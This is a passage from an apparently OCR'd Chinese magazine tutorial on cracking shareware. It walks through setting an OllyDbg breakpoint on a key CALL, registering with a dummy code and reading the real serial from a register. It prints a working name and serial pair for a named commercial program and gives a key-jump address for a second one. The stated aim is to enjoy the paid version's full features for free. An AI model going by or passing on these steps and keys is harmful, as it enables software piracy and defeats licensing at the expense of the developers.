


图5

4. 布置陷阱　诱敌深入

我们在**00481FEA.E8 1125F8FF call Unpacked.00404500**处下断点，下断点的操作方法是：把光标移到这一行使其高亮显示，在按F2来下断点，如果断点设置成功00481FEA会变成红色，如图6。然后我们调试运行程序，按F9或通过点击图7中的运行符号（往右的三角）使程序运行，出现如图8所示的窗口（在xp中出现，在2k中没有出现，大概是和操作系统有关），不要管它，我们直接点击“确定”就好了（可能是脱壳时出的问题，不过不要紧，对结果不影响，随后我们会专门做个手动脱壳的教程），程序继续运行，如果程序停了下来，就按F9运行，直到出现程序界面，好了让我们来注册软件吧！




图6




图7




图8

注意：在这里，奇怪的发现在注册码第一个空里无法键盘输入，一输入注册界面就没有了，大概是作者防止大家破解而做的精心修改吧！所以这里要用“复制”、“粘贴”了，如图9。




图9

我们这里写注册码的是：qinni—520520，然后点击“注册”程序这时候就开始计算真正的注册码了（这个程序注册码的生成过程是：用我们输入的前一段qinni做明文进行加密生成后段注册码，然后比较和我们输入的后段注册码是不是一样，一样就注册成功，不一样就失败。**提示**：类似于这样要输入二段注册码的注册方式大多数都是这样的）然后程序运行。

5. 敌入圈套　成功狙击

当程序运行到断点被断了下来，我们这个时候就来看看各个寄存器里的值吧，我们的正确注册码就在这里呢。从图10中我们可以很明显地看到，我们乱输入注册码520520在寄存器EAX里，真正注册码1043118在寄存器EDX里。到这里我们的注册码已经追出，完成了狙击任务。




图10

好了我们来用我们追出的注册码来注册吧。关掉Ollydbg，重新运行网络电视小精灵v3.50.exe，填写注册码qinni—1043118注册，结果当然是成功了，如图11。这样我们就可以正常升级软件了，完全享受正版注册软件的完全功能了。




图11

破解总结：1.理解追击注册码的破解思路；2.熟练查找关键跳、关键CALL；3.熟练下断点的方法。这里重要的是找到关键CALL，下断点，乱注册，程序被断，看寄存器，读出真正注册码。希望大家多多练习，及时进行技术总结，交流经验共同进步。

二、《Word 文档资料管理系统》追码简单说明

《Word 文档资料管理系统》的破解在04年的12期上已经有文章讨论过了，这里只做简单说明，仍然是运用上面的思路，进行“五步追码”大法。通过《TIT 女子破解小组之菜鸟爆破教学篇》的学习我们知道它的关键跳在0059A1C7，那么关键CALL就应该在它的前面不远0059A1C7处有一个CALL，我们在这里下断点，乱注册，程序被断，看寄存器，读出真正注册码。针对这个软件公子许有个取巧的方法，不用其他任何汇编技术和工具即可找到注册码，巧妙技巧是在长时间破解经验中总结出来的精华，对于初学者我们这里要打好基础、踏踏实实走好每一步，不要过分依赖技巧而忽视了基础知识和基本技能的学习，如图12。




图12

三、关于破解技巧


对于crack 技术来讲，经验是很重要的，也有一些很精妙的技巧有时会让crack 变的异常简单，甚至不用任何汇编知识、不用任何其他程序，就能找到正确注册码。比如：破解前后对注册表的检测、对文件的检测、强行查看内存等。在公子许的《浅谈crack 中技巧的应用》一文中有详细阐述。

四、关于注册机的编写

